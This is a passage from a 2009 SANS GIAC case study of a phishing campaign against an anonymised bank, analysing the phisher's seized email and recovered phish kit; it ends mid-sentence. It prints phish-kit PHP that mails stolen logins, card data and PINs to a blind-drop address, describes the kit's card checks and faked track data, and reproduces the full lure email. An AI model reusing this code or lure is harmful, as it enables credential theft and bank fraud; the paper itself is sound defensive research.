Global Information Assurance Certification Paper

Inside a Phish

GSEC Gold Certification

Author: John Brozycki, john@trueinsecurity.com

Adviser: Pedro Bueno

Accepted: 5/31/2009

© SANS Institute 2009, Author retains full rights.

Inside A Phish

1. Abstract 4

2. Introduction 4

3. Learning to Phish 7

4. Baiting the Phish 18

5. Casting the Phish 28

6. Another Phish 38

7. Catching the Phish 40

8. Gutting the Phish 42

9. Digesting the Phish 45

10. References 50

1. Abstract

While responding to a phishing campaign, the phishing kit and corresponding blind drop email address were discovered. Law enforcement executed a search warrant with the Internet Service Provider on the email address, which turned out to hold a surprising amount of information. Several years later, permission was received by the author to review the emails. This paper examines the events of that phish with the insights gained from the phisher's own email and information from the targeted financial institution.

2. Introduction

In 2006 I found myself involved in responding to phish on a regular basis. A phish is a fraudulent message that attempts to impersonate an institution that you have a relationship to get you to provide personal information or to perform a desired action. What's in it for the criminals who do this, often referred to as phishers? Money! PayPal's security team sums it up succinctly with the formula: **Profit = VolumeOfPhishMail * ResponseRate * MonetizedValueOfStolenAccount**[1]. Where criminals can create a profit they are sure to operate. Typically, a phish leads people to a fraudulent web site to get them to enter personal account information. The financial institution where I work was being targeted, as were vast numbers of other financial institutions. Outside of my employment, I became involved with

organizations like the Anti-Phishing Working Group and I also provided assistance to other phished financial institutions through other group involvement. I was both fascinated and appalled at how this type of fraud had spread like wildfire and caught so many victims, many repeatedly.

While working to end one particular phishing event that I became involved in, I was able to retrieve the phish kit from the compromised server. (More on phish kits later.) My own experience has been that about 5% to 10% of the time can you can recover the kit, usually a ZIP or RAR file, that contains all of the files used to perpetrate the phish on the compromised server. When you can get it, it can provide a wealth of information. Opening the kit and reviewing the source code from the PHP scripts (PHP is a popular scripting language used for creating the processing logic on many web sites), I found the email address where the phished data was being sent. I documented it and forwarded it on to the New York State Police (NYSP) Computer Crimes Unit. I tried to make it a habit of keeping NYSP in the loop when we were phished or when I became aware or involved with phish impacting other local institutions. Losses were experienced with this phish, and the NYSP were able to execute a search warrant on the Service Provider that managed the email addresses, obtaining a log file of email activity for the address. While I was helping them verify some of the information and events, I was amazed by how much data appeared to be

available in these email logs. I would have expected the phisher to use a disposable email address for each phishing campaign. I was pleasantly surprised to find that this was not the case.

The phisher, who while in all likelihood maintained multiple email addresses, had used this address not only for previous phishing campaigns, but for personal use as well over a long period of time. I had often wished I could be a "fly on the wall" and see how a phish operated, understanding that it wouldn't represent all phishers any more than watching one bank heist would represent all bank robbers. Regardless, I knew there could be a lot of information in the email logs and I found myself immediately asking if I could study the data. I was told that I couldn't while it was an active investigation. After a few years, my periodic requests finally got a positive response. I learned that I could come in to review the data, agreeing not to use details such as names, IP addresses, and organizations. I wanted to study the methods and workings of the phish. Details such as individual names, addresses and the names of the institutions targeted are not important in terms of this paper.

As I started reviewing the information, I also began thinking about the financial institution that this phish was perpetrated against. What were they doing and how were they reacting while the phish was in play? What was done effectively and what could have been done better? Fortunately, I was able to obtain that information also, and it's also being

presented here in anonymous format. No names, IP addresses, bank names, etc. in this paper will be real, but the events are all real. This paper will document both sides of a phishing campaign, the phisher and the phished, providing a unique view as best as I'm able to recreate it from the phisher's own emails and information from the phished financial institution. To keep things straight, I'll refer to the phisher as "Bob" and the financial institution as "GIAC Bank." In the next section, I'll review Bob's emails prior to this phish to establish methods of operation and to help fill in details not available during the phish. Next I'll cover the phish from the time the phish emails were first received until the phish site went offline. I'll segue into a closer examination of the phish kit, as it played a significant role in the effectiveness of the phish and the response to it. Finally, I'll review the events to see what was successful and what could have been done better. Let's go back to 2006 at the time when GIAC Bank is about to be phished.

3. Learning to Phish

Before we get to the start of the phishing campaign, it's helpful to establish some techniques and characteristics for Bob's methods of operation. Fortunately, in reviewing the email logs, there's a significant amount of information, revealing a lot about Bob's methods.

An interesting characteristic that I quickly note is that Bob frequently types the same three to six character string when sending an email. It's not a message. It appears to simply be tapped keystrokes, perhaps being used so that the message has a body to it and not just the attachment. Some spam filtering systems can rate a message more likely to be spam if there is no message content. The characters, when I look at my keyboard, are sequential keys: ASD, SDS, ASDASD, or ASDASDF. By drumming the fingers of your left hand, these characters can be quickly and easily tapped out. While Bob isn't the only person who might do this, it does link many messages that he has sent and will come into play when we examine the phish kit.




Figure 1: A target list

A key to every phish is to target recipients and send the phish message to them. Bob sends an associate, Mr. X, a list of email addresses (a text file with email address, first, and last names) with the list named after the name of a bank. A redacted screenshot of the target list is shown in figure 1. It is not apparent whether Bob created this list himself or obtained it from someone else.

A few minutes later, a small file with "cashable" credit card information is sent to Mr. X. A redacted screenshot is shown in figure 2. Three days later, emails from compromised

individuals from that bank start flowing in. It would appear that Mr. X assisted in the phish by sending the phish email that lured victims to the fake site. The next day an email comes in mentioning four cards cashed and about $6,000 taken. In all, I counted 73 responses (by reviewing responses in the email log) where people gave up information. As the results of this phish come in, another associate sends a .RAR file attachment. This attachment is a phish kit, complete with graphics and text that target a new financial institution. The kit is still generic in that the blind drop email address hasn't been set yet. Additionally, there is an HTML file that comprises the phish message, but the URL link in the message has not been set to the link of a compromised web server that will be used to host the fake site. With just a few changes to set information specific to the target, this phish kit will be ready to go.




Figure 2: Cashable accounts

Bob later starts up another email conversation with a possible new associate, "Mr. Y." He is given a price of $1,000 for 1,000 emails. These emails are specific to the new financial institution Bob is planning to phish. It is unclear if this amount is US currency or not, but given previous results, Bob can pay for it with a single compromised account. Mr. Y wants to know




Figure 3: Negotiating

how Bob will pay him, preferring cash, as seen in figure 3. Through an email conversation Bob reveals where he lives, how long he has been there, and that he is training a couple of his friends in "the business." Bob wants his friends to pay Mr. Y directly, in person. Accounts are exchanged through ICQ and the conversation moves off of email. No more information is gleaned about the new business relationship until two days later when an email is received from Mr. Y with four text files attached. The text files are full of email addresses and corresponding first and last names. The names given to the text files would indicate that they are for the financial institution that Bob is presently targeting. In my opinion, this would seem to reinforce that Bob is not a spammer. He doesn't have his own lists or methods of gathering data and instead pays someone else for this information. Not only does he buy his lists, he employs someone else to turn those lists into the phish emails and send them out.

Later, Bob receives another phish kit. Ironically, the RAR archived file that was sent is password protected. I didn't find any emails where the password was revealed. Perhaps it is done across another channel, such as ICQ. Less than 24 hours later Bob sends the file to Mr. X with the password protection removed and customizations set to allow each phished account to be sent to Bob's email address. Bob appears to put it up on a test system on the Internet as indicated by a single email

Figure 4: A request for help

reply from a test entry that appears to be his. The field information being taken in by the phish and sent to the phisher is wrong and, as is, this phish won't work. An email with the phish kit attached goes out to a new email address with the message "fix it pls" as shown in figure 4.

Forty-five minutes later he receives two emails from Mr. X. The first one has a completely rewritten and considerably smaller "PROCESS.PHP" file, the script that does most of the work in retrieving, parsing, and sending the compromised account information to the phisher. The new file is shown in figure 5. The second email has the new configuration file that goes with the new PROCESS.PHP file to set the blind drop email address and other options. The code is streamlined and now much easier for Bob to use. The signature for each message received from Mr. X. in this conversation is different. It appears that Mr. X. keeps many email addresses. It's possible that Bob is also communicating through multiple email addresses, and it is interesting to see how fluidly they seem to be able to maintain a communication thread across the multiple channels. Within five minutes, we see Bob test the phish again.

process.php - Notepad

File Edit Format View Help

```
<?php
include("config.php");
//bool mail ( string to, string subject, string message [,
string additional_headers [, string additional_parameters]] )
$message="UserName: ".$UserName."\n"."Password:
".$Password."\n"."atm: ".$atm."\n"."Exp. date:
".$expireMonth."/".$expireYear."\n"."PIN: ".$AccountNumber;
//echo $message;
//echo $mailto."\n".$subject;
mail($mailto,$subject,$message);
?>
```

Figure 5: Improving a phish kit

This time the fields have blank values. It looks like he forgot to set something. Two hours later a third test is done, and this time the phish works. This seems to indicate that Bob is not a proficient coder and relies on others to code his phish kits. Bob even has trouble customizing it for a target. Luckily for him, he seems to have the right connections and knows who to reach out to when he needs assistance getting a task done.

The next day, an email goes out with a single word: “take.” There are two text files attached and the naming, which includes the financial institution name followed by “mortgageappusers”, seems to indicate that the data was stolen from the institution’s web site. The two files appear to be two different formats from the same file, with just over a thousand entries in each. Record numbers associated with each entry, present in both files, would seem to indicate that the files don’t overlap. The first file contains record number, email address, and what appears to be a password. The second file includes a header list with fields including “LastDepositDate,” “LastDepositAmount,” and “PromoCode.” With only a cursory examination, it does appear that this is real data that’s been stolen. Less than two hours later, responses are flowing in.

Bob formats the data into what appears to be the track data of a debit or ATM card and emails it off to an associate, with the message “Take :) good luck” as shown in figure 6. In all, thirty-five accounts are included. Here we also see that Bob doesn’t do the dirty work of

converting the compromised data into cash. Bob sends the stolen card information to someone else to attempt to cash out. In supplying track data, it indicates that the cards will be duplicated and physically used. It is highly unlikely that Bob or his associates would have actual card stock matching that of the financial institutions they target. Their plan would probably be to obtain any card with a magnetic stripe (i.e.: hotel cards, shopping club cards, etc.) and rewrite the magnetic stripe. Since the appearance of the card should immediately cause suspicion if used in person, the goal is probably to use them to perform cash withdrawals at an ATM machine.




Figure 6: Accounts to be


Bob sends out another file. This one appears to be query results from Microsoft SQL Server Web Assistant, as indicated by the file header, and looks to be another database dump with data from another compromised financial institution. The file size is over 5MB. Another phish is in the making. Bob then gets an email confirmation after buying GoMail Standard Edition (a mass mailer for Microsoft Outlook) with a pilfered credit card. Since it appears that Bob has been relying on others to do the actual sending of the phish emails, he may now be looking to do it on his own. Another email from yet another associate comes in with a list of a half dozen financial institutions. Five of the six have the associated web sites.

The sixth, misspelled, is marked “couldnet find site.” This associate is doing recon work for Bob by identifying possible target institutions as well as their web sites. A picture is starting to form that Bob is primarily independent but relies on others for tasks that he either can’t do or doesn’t want to do.

Several days later an interesting email arrives, asking, “Who are you?” Bob replies back “who r you?” The sender is the owner of the pilfered credit card that was used to buy the mass emailing software, and it appears that she got the email address from the company that sold the software, and she is not too happy about it. As the registration key and download information are provided at the time of purchase, Bob still has his mass mailing software and couldn’t care less.

Bob also uses stolen cards to set up server accounts on several hosting services. At least some of them check the card information, and when they can’t confirm the card, they send an email to the “customer” informing that the account will be suspended if the information isn’t verified within 48 hours. However, this is probably enough time for Bob to get what he needs done. According to phishing researcher Lance James, almost 50% of the people who click on a phishing link do so within the first 24 hours of the phish, almost that same number of people click within the second 24 hours, and less than 1% access the site after 48 hours[2]. In noting this, I wonder how many phishing sites have come down on their

own because the ISP pulled the account for lack of payment verification as opposed to any efforts to have them removed? An example email received from EV1 Web hosting (an old brand that is now ThePlanet) is shown in figure 7. Bob doesn't receive his phish kits via email attachments only. Sites like YouSendIt.com are also used for delivery. In these cases, we know about the file name but don't see the actual file since it is downloaded rather than sent with the email.



From: sales@ev1servers.net
To: [redacted]
Subject: Unable to Confirm. - [redacted]

Hello sarah,

We were unable to confirm your order for a Dedicated Server. It is our policy to suspend service to a customer if we cannot confirm the purchase within 48 hours. At this point, you have five (5) days to contact the EV1 Server Sales department in order to complete the order confirmation and unsuspend your account. Please call us at 1-800-504-7873 option 1, between the hours of 7 AM and 10 PM Central time M - F (10 AM - 6 PM on the weekends).

If the card holder name is different than the name on the account, we will need to have a scanned or high quality fax copy of the card holders ID to complete the confirmation process. Our fax number is 713-942-9332, although we recommend sending it via e-mail as the faxes are usually of low quality.

Thank you,


EV1 Webhosting Sales

Figure 7: Bob's real name isn't Sarah. He just used "Sarah's" card to order web services.

In many of his emails, Bob includes himself in the mailing. Perhaps he does this to ensure that email isn't being filtered or to verify the phish looks correct after being sent. A side effect is that his email provides great documentation on his phishing activities. If you can recover the mailing list, which I've never been able to do for a phish that I've been involved

with, chances are high that the phisher is monitoring at least one of the email addresses in the list, and likely several, to ensure they are going out. An additional value in recovering the mailing list is to determine how the targeting was done. As we've seen, in some cases it appears that databases were compromised to get this information.

In studying Bob's email, it becomes hard to believe that he perceives any of his actions as a risk. He uses a stolen credit card to order over $900 worth of DVDs from Amazon.com, using the real card address for the billing address, but using his real name and address for the shipping address. I am simply amazed when I realize he has used his real name and address. The order does not go through after failing verification from Amazon, as shown in figure 8.


From: address-verification@amazon.com
To:
Subject: URGENT! Response Required! Your Amazon.com Order

Greetings from Amazon.com.

Unfortunately we are unable to process your order; the billing information (name, address, and telephone number) did not match the information on file with the financial institution issuing the credit card.

To avoid cancellation of your order, please respond to this email as soon as possible with the correct billing information. You will be unable to access your Amazon.com account online as it has been placed on hold until we can verify the correct billing information.

Figure 8: No address verification means no "Sex and the City- Complete First Season" for Bob

Additionally, pictures with friends are also sent and received as attachments. A night out on the town, partying with some friends, and vacation plans are all documented with email attachments. The Pièce de résistance is the passport that Bob scans in and sends as an attachment. These are not the actions of someone who is afraid of getting caught. It also shows that Bob isn't a cautious individual. He doesn't use disposable emails for each phish. He doesn't segregate his "business" and personal email activity. He makes purchases and uses his actual mailing information. Perhaps Bob doesn't think that anyone else will ever view his email. Perhaps he doesn't care. If other criminals act like Bob does, efforts to legally recover their email accounts could be of great value. Bob may not be typical in his lack of discretion, but it is probable that even if he were more discrete, some valuable information would still be revealed.

What have we learned about Bob, based solely on an examination of his email? Bob appears to work by himself, pulling in others as needed, and is teaching some of his friends his trade. Bob doesn't appear to be a coder and relies on others to provide the phish kits and

coding expertise, as well as to perform the actual monetizing (aka the “money mules”) of the compromised card information. Bob also uses others to obtain the mailing lists and send the messages. Although we did learn that he purchased mass mailing software and might expect that he would use it, we don’t have any evidence of him using this. We’ve also learned that Bob doesn’t put any effort into separating business messages from personal ones, nor of changing accounts when he targets new victims. Bob also exhibits a kind of signature in the way he frequently taps out the same set of keys. Bob appears to be fairly successful, running one phishing campaign after another, and likely even overlapping them. The fact that he engages money mules and pays for his email lists underscore that he is making money.

4. Baiting the Phish

One day before the phish is launched against GIAC Bank, a Saturday, Bob receives an email from delivery@Yousendit.com containing a link for a file named GIACX.RAR. This is the phish kit that he will use to target GIAC Bank, snaring victims a mere 15 hours later, based on timestamps of the Yousendit.com email and the first phish victim email shown in figure 9.

Subject:	***Date:***
YouSendIt Delivery Notification: giacx.rar	10 June 2006, 16:39:57
4xxxxx xxxxxxxxxxxxxxx xxxx/xxxx	11 June 2006, 07:42:16

Figure 9: Timestamps- receipt of the phish kit and email for the first victim

Because it's not an attachment and the link expired after three days, no phish kit can be retrieved from this email. I did not find any other emails relating to reconnaissance or targeted email lists and believe Bob was communicating via another channel or email address. After becoming aware that GIAC Bank was being phished and examining the phish site, I was able to download the phishing kit. A file tree of the kit is shown in figure 8. The technique wasn't complicated and relies on a bit of luck. Using the URL supplied within the phish email, I simply removed each trailing section of the URL trying to browse the directory. In this case, the server wasn't configured to display a default document and allowed directory browsing. The URL was as follows: **http://www.compromisedhost.com/.x/giacbank/**. The phish kit hadn't been deleted after it was copied to the server, and was one directory up from where the phish URL led its victims, so browsing to "www.compromisedhost.com/.x" revealed the "giacbank" directory as well as giac.zip, which was the phish kit. To download the phish kit, the URL **http://www.compromisedhost.com/.x/giac.zip** was entered into the browser. The contents of the phish kit are shown in figure 10.

13371	Jun 11	15:36:50	2006	Login.php*
3618397	Feb 12	18:44:56	2005	bins.php*
3494	Jun 11	15:36:26	2006	verified.html*
425	Jun 11	13:03:02	2006	cfg.php*
6261	Jun 11	14:24:44	2006	index.php*
4852	Jun 11	12:37:04	2006	index3.php*
816	Jun 7	13:55:14	2006	index_files/

```
          19  Jun  11  15:37:28  2006  users.dat*
./index_files:
        7116  Jun  11  14:14:20  2006  AD_Alerts2.gif*
       12621  Jun  11  11:37:20  2006  MKspi.css*
        1166  Jun  11  14:14:20  2006  EqHouse_128x70.gif*
       17064  Jun  11  11:37:20  2006  HeadScene.jpg*
        2307  Jun  11  14:14:20  2006  IE_6_v06.gif*
       11264  Jun  11  14:14:20  2006  LogoHeaderSignOn.gif*
        5165  Jun  11  11:37:20  2006  Netscapeclip_image001.gif*
        8856  Jun  11  14:14:20  2006  SignOn_BG.gif*
         147  Jun  11  14:14:20  2006  UAStyles.css*
        6642  Jun  11  11:37:20  2006  appstyles.css*
        9524  Jun  11  11:37:20  2006  cfform.js*
        1741  Jun  11  14:14:20  2006  clr.gif*
         113  Jun  11  14:14:20  2006  common.js*
          43  Jun  11  14:14:20  2006  dot.gif*
          43  Jun  11  11:37:20  2006  dot_002.gif*
        3574  Jun  11  14:14:20  2006  getseal*
       13766  Jun  11  14:14:20  2006  getseal.swf*
        2757  Jun  11  11:37:20  2006  msie6btn.gif*
        1105  Jun  11  14:14:20  2006  fdic_128x70.gif*
        1099  Jun  11  14:14:20  2006  reset.gif*
        1794  Jun  11  14:14:20  2006  so.gif*
        1050  Jun  11  14:14:20  2006  www.gif*
```

Figure 10: Contents of the phish kit

It's important to note that even the ability to browse directories is often of only a limited value. Most phish take advantage of PHP and it's in the source of a PHP script where you're likely to recover the email address, if one is used, and other important details. However, attempting to browse a PHP script online does not let you view the source. You will only end

up with any HTML output that it produces. While there are other methods of trying to retrieve phish kits, most would require you to take questionable actions, such as attempting to gain remote access of the compromised web server in a similar fashion to how the phisher gained access. I haven't done this and wouldn't recommend it. One option that I always take is requesting from the Webmaster of the comprised web server a copy of the phish kit or an archive of the phish directory (if the phish kit was already deleted.) Few are likely to reply, but it's worth the effort to ask. Fortunately, I was able to find the phish kit (which interestingly was a ZIP file on the server, not a RAR compressed file as it had been when Bob picked it up from Yousendit.com) and download it. Before continuing with the phish, an examination of the phish kit will provide a lot of insight into how events went down and how GIAC Bank was able to minimize the impact it had.

The ZIP file itself is just over 600KB. When uncompressed, it expands to over 3.5MB and the destination directory is ".giac," with the leading period as an attempt to make use of a Unix/Linux characteristic of hiding files and directories that start with a period. You may have noticed that the default directory in the URL, .X, also makes use of this. The phish kit consists of six .PHP files, one .DAT file, and a directory named "index_files" which holds images, logos, and HTML style and formatting elements taken from GIAC Bank's Internet Banking logon page.

Starting with the index_files directory, contained are twenty-two files, mostly .jpg and .gif images as well as .js and .css elements taken from the original site. GIAC Bank uses Verisign for the site's digital certificate, and runs an element on its page provided by Verisign to help assure visitors that the page they are viewing is both authentic and secure. The phish has substituted an Adobe Shockwave file with an animation that mimics the real Verisign element, and is shown in figure 11. This is a clever touch. Even nicer, this animation is made from vector graphics, not an image capture from the real logo. It looks perfectly smooth regardless of the size and resolution it is run at, and I would suspect it has been used on many fraudulent sites before Bob acquired it, perhaps as a part of a purchased phish kit. Since most users don't understand how this "verification" works and simply rely on the appearance of this graphic for assurance, this makes selling the fake site that much better.

Figure 11: Fake!

Moving back to the root of the phish kit and taking up the bulk of the 3.5MB size is a file called BINS.PHP. An examination shows that it is a semi-colon separated data file containing 52,493 records. The records follow the format: "012345;GIAC Bank;DEBIT;CLASSIC;United States of America;800-555-1212". The first field is the Banking Institution Number (BIN) that is assigned to a financial institution for a series of cards issued by Visa, MasterCard, and other card companies. It identifies the issuer of the card. The next

field is the name of the issuing financial institution, followed by the card type (credit or debit); the card level (classic, platinum, business, etc.); the country of origin and institution contact phone number (which is a piece of information that a card holder may be asked for when confirming a card transaction.) This database quickly retrieves key data from a card's BIN.

The next file for review is CONFIG.PHP. It allows for the configuration of variables including the hosting URL, the phisher's blind-drop email address where account information is to be sent, and the name of the financial institution being targeted. It also contains two functions. Since I'm not a PHP programmer, I reference a programming guide to better follow the syntax of the function command as well as general PHP syntax[3]. Since most phish make use of PHP, a programming guide is handy to keep around. In a pinch, there are numerous reference sites online that can be found from your preferred search engine. The first, *isVerified*, checks for the existence of a variable, *$user*, in a file, *users.dat*. The second, *verifyUser*, writes the variable, *$user*, to the file, *users.dat*. The entire CONFIG.PHP file is listed in figure 12.

```
<?php
$url = "http://www.compromisedhost.com/.x/giacbank/";
$smail = "bob@evilphisher.org";
$bank = "GIAC Bank";
```

```
function isVerified( $user)
{
   $file = array_map('rtrim',file('users.dat'));
   return in_array( $user, $file );
}
function verifyUser( $user )
{
   $file = file_get_contents('users.dat');
   $file = $file.$user."\n";
   $fp = fopen('users.dat', 'w');
   fwrite( $fp, $file );
   fclose( $fp );
}
?>
```

Figure 12: CONFIG.PHP

The next file is INDEX.PHP. This is the default document, which provides the first page the victim sees. It presents the logon information, asking for the account number and password. This page mimics the exact look and feel of GIAC Bank's logon page. After entering the account number and password and clicking on the submit button, the data is posted to LOGIN.PHP, where the majority of the phish's work is done. Requested in this form are the following fields: card number, expiration date, cvv2 (the card verification value that's printed on the back of the card,) and "ATM credit card PIN number" (in other words, the

numeric password that allows you to use your credit or debit card to withdraw cash at an automated teller machine.) Based on this information, this is targeting card information only. Let's look closer at what the logic in LOGIN.PHP is doing.

An initial check is performed with the account number. The *isVerified* function from CONFIG.PHP is called to check for its presence in the file *users.dat*. If already present, no processing is performed and it calls VERIFIED.PHP, which will be discussed shortly. The first processing occurs on the card number. The first digit is compared to 4 (for Visa) or 5 (for MasterCard) and an error message is presented if neither match is made, indicating an unsupported card type has been entered. While it's possible for cards to start with other digits, all Visa cards start with a "4" and all MasterCard cards start with a "5." This indicates that the phish is only targeting Visa and MasterCard card numbers. Next some field entry checks are performed: checking that the expiration date hasn't yet passed, ensuring the CVV2 value isn't blank and is of an appropriate length, and making sure the PIN isn't less than four characters, isn't equal to "1234", and isn't the last four digits of the credit card number. Interestingly, the logic of the processing of the PIN will result in an error message being displayed and the same information prompted for again, only this time it is input into variable *$pin2* instead of *$pin*. (We'll soon see why this is done.) A check is performed against the credit card number by a function called *CCVal* to see if it is in accordance with the

published algorithm for the card types to ensure fake entries and mistakes aren't able to proceed.

If all checks pass, a lookup is performed using the first six digits of the card number against BINS.PHP and the card issuer information is retrieved. Track data is also created and formatted. Interestingly, track information was never asked for, and victims couldn't disclose it even if they wanted. When cards are created, information is written to the magnetic stripe. This information includes the card number and the expiration date (but not the PIN or CVV2) and some other information including the CVV, which is not the same value as the CVV2. The CVV isn't known by the cardholder (unless the cardholder owns a magnetic stripe reading device!) and so it can't be compromised by asking the cardholder for it. The real card must be present, or an illegal skimming device employed to physically retrieve track data, to obtain this information. With instructions like "$_TRACKCVV = rand(111,999);" assigning random numbers to values, there's no way that this information is going to be correct. The fact that track data is being considered at all adds evidence that the purpose of this phish is to create a fraudulent card that will be used physically. This data only matters if the card needs to be present, as at an ATM machine. Next, the information is neatly formatted and the PHP mail function is invoked to email it, using the settings from CONFIG.PHP. In addition to the data provided by the victim and the generated track data,

the phish also sends the IP address of the victim, the IP address and hostname of the compromised we server, and the name of the financial institution as retrieved from the database in BIN.PHP. The *verifyUser* function contained in CONFIG.PHP is also used to write out the account number to the file *users.dat*. Finally, at the end, VERFIED.HTML is used to display a "thank you for verifying your account information" page, before a timed redirection to the real GIAC Bank site occurs.

There is one "dormant" file, INDEX3.PHP, that is present in the phish kit but never used. Recall that INDEX.PHP provides the initial account number and password sign-on page. A comparison of the file timestamps in the ZIP file reveals that INDEX.PHP is almost three hours newer than INDEX3.PHP. A comparison of the two yields differences. Although INDEX3.PHP contains some graphics from GIAC Bank's actual online banking site, it isn't an exact match. INDEX.PHP presents a page that looks identical to the real GIAC Bank logon site. INDEX3.PHP also contains some awkward phrasing and typos, such as "*GIAC Bank is committed to maintaining a safe environment for out community of customers.*" GIAC Bank has never used this phrasing, made reference to its "community of customers," nor would have allowed a typo such as "out" in place of "our" to get past its quality control process. Clearly, this is an attempt to wordsmith text to make it sound like it is coming from a financial institution. This probably began as a generic logon page, ready to be used on any financial

institution, which went through several iterations (was there an INDEX2.PHP?) before arriving at the final version. The unused version was likely accidentally included in the ZIP file that became the phish kit. Without the ability to compare it to the original phish kit sent to Bob (he got it as a Yousendit.com download we don't have access to) we'll never know for sure.

In examining the phish kit, we have noted some interesting behavior. Account numbers are read and written to a file. A PIN will be asked for twice, even though the real PIN isn't known by the phish and so can't be validated. Random values are used to set some of the information destined for the magnetic stripe of a card. What these actions mean and how they impact the success of the phish will become clear as the phish unfolds.

5. Casting the Phish

It is Sunday, day 0. Only fifteen hours after receiving the phish kit, it has been configured and installed on a compromised web server. Emails have started arriving, claiming to be from GIAC Bank. A recipient of the phish forwards it to GIAC Bank. GIAC Bank has an email address to submit phish, and includes this information on its website. Because of this GIAC Bank has been able to learn about phish targeting it pretty quickly. Both customers and non-customers forward received phish emails to this address, which forwards to key staff. The phish email is included in figure 13.

From: GIAC Bank <Augie@gaicbank.org>
Date: Sunday 7:06 AM
Subject: Important Account Information , Online Banking Suspension (ID:0009-824008)
To: joe.customer@redactedemail.com
Dear Valued GIAC Bank Account Holder ,

GIAC Bank has a strict policy to ensure all of our customer's emails associated with their bank account's are confirmed. Upon inspection this email was registered with your account's, however not confirmed.
Please confirm your email by clicking the link below :
Click Here < http://www.compromisedhost.com/.x/giacbank/>
Email verification must be performed within 1 business day from receiving this email. Failure to comply will result in online banking suspension and limited account activity until an account specialist can contact you regarding this error. This can be avoided simply by following our online verification link above.
Sincerely,
Carter Franke
GIAC Bank , Safe Harbor Dept.
GIAC Bank, Account Services

Figure 13: Contents of the Phish email

As is common to most phish, the email presents a problem and an action that must be completed within a time frame to prevent the consequences of the problem. In this case, recipients are told that if they don't follow the link and verify their email within one business day, their online account access will be suspended. Also note the email address that the

email claims to come from is “augie” at the actual domain of the bank. Frequently, a name will be chosen that is not expected to exist so that any replies will be rejected by the email system and hopefully go unnoticed. By watching for “blowback” (which is a sudden increase in return emails, replies from invalid mailbox messages, and out of office messages that result from the phish,) GIAC Bank can be alerted to new phishing attempts. During this time, GIAC doesn’t have anything in place to do this. However, upon learning of the phish they set up an email alias to receive all of the blowback messages and replies going to “augie,” and they also set up an auto-responder message to inform customers that the original email is fraudulent. The email also exhibits some grammatical errors. While not all phish contain these, it is one indicator that the email may be fraudulent, as most financial institutions perform multiple reviews of all correspondence to ensure these types of errors don’t occur. It is also interesting to note that Carter Franke is a real person. In fact, he is or was a senior vice president at JP Morgan Chase [4]. I suspect that a template was used that was likely based on real correspondence from Chase Bank. I personally have received solicitations from Chase Bank in the past with Mr. Franke’s name and copied signature on it. Real names that are associated with a financial institution add credibility to a phish, and I suspect that this email template was used previously against Chase 